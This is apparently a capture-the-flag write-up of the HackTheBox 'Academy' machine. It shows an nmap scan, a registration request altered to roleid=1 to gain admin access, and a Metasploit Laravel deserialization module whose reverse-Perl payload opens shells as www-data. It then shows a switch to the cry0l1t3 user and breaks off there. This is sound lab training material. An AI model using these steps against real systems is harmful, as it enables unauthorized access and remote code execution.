Academy

Synopsis


Academy is an easy difficulty Linux machine that features an Apache server hosting a PHP website. The website is found to be the HTB Academy learning platform. Capturing the user registration request in Burp reveals that we are able to modify the Role ID, which allows us to access an admin portal. This reveals a vhost, that is found to be running on Laravel. Laravel debug mode is enabled, the exposed API Key and vulnerable version of Laravel allow us carry out a deserialization attack that results in Remote Code Execution. Examination of the Laravel .env file for another application reveals a password that is found to work for the cry0l1t3 user, who is a member of the adm group. This allows us to read system logs, and the TTY input audit logs reveals the password for the mrb3n user. mrb3n has been granted permission to execute composer as root using sudo , which we can leverage in order to escalate our privileges.

Skills

- Web Enumeration
- Knowledge of Linux
- Laravel token deserialization
- pam_tty_audit


Exploitation

As always we start with the nmap to check what services/ports are open




```
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_  256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://academy.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/25%OT=22%CT=1%CU=35911%PV=Y%DS=2%DC=T%G=Y%TM=64E9518
OS:9%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST1
OS:1NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
```

We see that only two ports are open, so we decided to start the exploitation process from web; Opening the browser gave su HTB Academy page with the login and register functionality




We proceeded to register our user



And we also captured the registration request via BurpSuit

Important thing to noticed in the captured request was the parameter “roleID=0”, we decided to change the value into “1”



```
POST /register.php HTTP/1.1
Host: academy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://academy.htb
Connection: close
Referer: http://academy.htb/register.php
Cookie: PHPSESSID=na3g3vqaqcun5v0g3k4p3eutu8
Upgrade-Insecure-Requests: 1

uid=simon&password=pass123&confirm=pass123&roleid=1
```


Selection 3 (0x3)

Selected text: d=1

Decoded from: URL encoding

d=1

Request attributes	2
Request query parameters	0
Request body parameters	4
Request cookies	1
Request headers	12




Username: simon

Password: •••••••

This connection is not secure. Logins entered here could be compromised. Learn More


Seemingly nothing has happened but then when we typed our registered user on the login page, we got an administrator access to the application



Academy Launch Planner

Item	Status
Complete initial set of modules (cry0l1t3 / mrb3n)	done
Finalize website design	done
Test all modules	done
Prepare launch campaign	done
Separate student and admin roles	done
Fix issue with dev-staging-01.academy.htb	pending

Inside we got a new domain name, so we registered it in out /etc/hosts file and then accessed via browser



UnexpectedValueException

The stream or file "/var/www/html/htb-academy-dev-01 /storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied

10 UnexpectedValueException
…/vendor/monolog/monolog/src/Monolog/Handler/StreamHandler.php:110

9 Monolog\Handler\StreamHandler write
…/vendor/monolog/monolog/src/Monolog/Handler/AbstractProcessingHandler.php:39

8 Monolog\Handler\AbstractProcessingHandler handle
…/vendor/monolog/monolog/src/Monolog/Logger.php:344

7 Monolog\Logger addRecord
…/vendor/monolog/monolog/src/Monolog/Logger.php:712

6 Monolog\Logger error
…/vendor/laravel/framework/src/Illuminate/Log/Logger.php:176

5 Illuminate\Log\Logger writeLog
…/vendor/laravel/framework/src/Illuminate/Log/Logger.php:87

4 Illuminate\Log\Logger error
…/vendor/laravel/framework/src/Illuminate/Log/LogManager.php:526

3 Illuminate\Log\LogManager error

/var/www/html/htb-academy-dev-01/vendor/monolog/monolog/src/Monolog/Handler/StreamHandler.php

```
            $this->errorMessage = null;
            set_error_handler(array($this, 'customErrorHandler'));
            $this->stream = fopen($this->url, 'a');
            if ($this->filePermission !== null) {
                @chmod($this->url, $this->filePermission);
            }
            restore_error_handler();
            if (!is_resource($this->stream)) {
                $this->stream = null;

                throw new \UnexpectedValueException(sprintf('The stream or file "%s" could not be opened in append mode: '.$this->errorMessage, $this->url));
            }
        }

        if ($this->useLocking) {
            // ignoring errors here, there's not much we can do about them
            flock($this->stream, LOCK_EX);
        }

        $this->streamWrite($this->stream, $record);

```

Arguments

```
1. "The stream or file "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied"
```

No comments for this stack frame.

Environment & details:

GET Data empty

POST Data empty


Files empty

Cookies empty

Session empty


Server/Request Data

Inspection of the page revealed that we deal with laravel (PHP framework), so in order to find a way to exploit it, we launched metasploit and used CVE




```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > show options

Module options (exploit/unix/http/laravel_token_unserialize_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   APP_KEY                     no        The base64 encoded APP_KEY string from the .env file
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Path to target webapp
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/http/laravel_token_unserialize_exec) > █
```

The CVE provided us with the shell on the box as a www-data user



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/http/laravel_token_unserialize_exec) > set lhost 10.10.14.24
lhost => 10.10.14.24
msf6 exploit(unix/http/laravel_token_unserialize_exec) > expoliot
[-] Unknown command: expoliot
msf6 exploit(unix/http/laravel_token_unserialize_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.24:4444
[*] Command shell session 1 opened (10.10.14.24:4444 -> 10.10.10.215:57438) at 2023-08-25 21:24:26 -0400

[*] Command shell session 2 opened (10.10.14.24:4444 -> 10.10.10.215:57440) at 2023-08-25 21:24:26 -0400
[*] Command shell session 3 opened (10.10.14.24:4444 -> 10.10.10.215:57442) at 2023-08-25 21:24:27 -0400
[*] Command shell session 4 opened (10.10.14.24:4444 -> 10.10.10.215:57444) at 2023-08-25 21:24:27 -0400
whoami
www-data
ls -al
total 32
drwxr-xr-x  4 root root 4096 Aug 13  2020 .
drwxr-xr-x 12 root root 4096 Aug 13  2020 ..
-rw-r--r--  1 root root  593 Feb  7  2018 .htaccess
drwxr-xr-x  2 root root 4096 Aug 11  2020 css
-rw-r--r--  1 root root    0 Aug 11  2020 favicon.ico
-rw-r--r--  1 root root 1823 Aug 13  2020 index.php
drwxr-xr-x  2 root root 4096 Aug 11  2020 js
-rw-r--r--  1 root root   24 Aug 11  2020 robots.txt
-rw-r--r--  1 root root  914 Aug 11  2020 web.config
█
```

Enumeration of the system gave us credentials needed to switch into another user



```
www-data@academy:/home$ su cry0lit3
su: user cry0lit3 does not exist
www-data@academy:/home$ su cry0l1t3
Password:
$ ls^H^H
sh: 1: : not found
$ whoami
cry0l1t3
$ bach -^H^H^H
sh: 3: bach: not found
$ echo $SHELL
/bin/sh
$ bash -i
cry0l1t3@academy:/home$ █
```

Which turned out to be a member of ADM group